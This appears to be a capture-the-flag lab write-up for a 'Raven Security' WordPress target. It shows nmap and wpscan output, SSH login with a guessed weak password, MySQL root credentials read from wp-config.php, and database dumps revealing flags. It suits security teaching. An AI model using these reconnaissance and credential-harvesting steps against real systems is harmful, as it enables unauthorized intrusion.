
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for Target 1 reveal the below services and OS details:



```
root@Kali:~# nmap -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 16:27 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00091s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36205/tcp6  status
|   100024  1          36599/udp   status
|   100024  1          37583/tcp   status
|_  100024  1          40239/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

Target 1

1. SSH Port 22
2. HTTP Port 80
3. SMBD Port 139
4. SMBD Port 445

- Target 1 is running Linux version 3.2-4.9


Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

1. Open SSH port 22 exposed via nmap scan (results above)
2. WordPress web server - found usernames with wpscan
3. SSH allowed login with weak user authentication.
4. Authentication controls - plain-text mysql username and password found in file.

- wpscan scan results exposing usernames



```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================> (10

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon Aug 10 16:52:44 2020
[+] Requests Done: 3097
[+] Cached Requests: 26
```


Exploitation

The Red Team was able to penetrate Target 1and retrieve the following confidential data:

Target 1


- `flag2.txt`: hash value=fc3fd58dcdad9ab23faca6e9a36e581c
- Exploit Used - SSH login with weak password, followed by simple directory search

Logged in with michael's credentials via SSH (username: michael, password: michael)



```
root@Kali:~#
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Aug  9 01:14:59 2020 from 192.168.1.90
```


Searched within /var/www directories, found flag 2



```
michael@target1:~$ ls
michael@target1:~$ cd /
michael@target1:/$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
michael@target1:/$ ls var
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/$ cd var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


- `flag3.txt`:afc01ab56b50591e7dccf93122770cd2
- `flag4.txt`:715dea6c055b9fe3337544932f2941ce
- Exploit Used - Found plain-text username and password for mysql within configuration file, logged into mysql database, then ran commands to expose flag hash values.

Located wp-config.php file within /var/www/html/wordpress directory




```
michael@target1:/var/www$
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$
michael@target1:/var/www/html/wordpress$
```

wp-config.php file contains mysql database credentials:
Username = root
Password = R@v3nSecurity




```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Logged into mysql




```
require_once(ABSPATH . 'wp-settings.php');
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 165
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql>
```

- Ran mysql commands




```
|  wp_term_relationships  |
|  wp_term_taxonomy       |
|  wp_termmeta            |
|  wp_terms               |
|  wp_usermeta            |
|  wp_users               |
+-------------------------+
12 rows in set (0.01 sec)

mysql> select * from wp_posts;
+----+-----------+-----------------------+-----------------
-----------------------------------------------------------
-----------------------------------------------------------
-----------------------------------------------------------
-----------------------------------------------------------
-----------------------------------------------------------
-----------------------------------------------------------
```


Found flags 3 & 4



```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a
reate new pages for your content. Have fun! | Sample Page |                    | publish      | closed         | open
mple-page    |          |          | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                              |              0
ordpress/?page_id=2                           |                   0 | page     |                 |          0 |
|  4 |            1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




                         | flag3          |                  | draft        | open              | open          |
      |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                              0 | http://raven.
                           |          0 | post        |               |         0 |
|  5 |            1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```



```
08-12 22:49:12 | 2018-08-12 22:49:12 |
  |             0 | page      |              |             0 |
31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```



```
 |                    |                0 | http://rave
         |             0 |
1:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```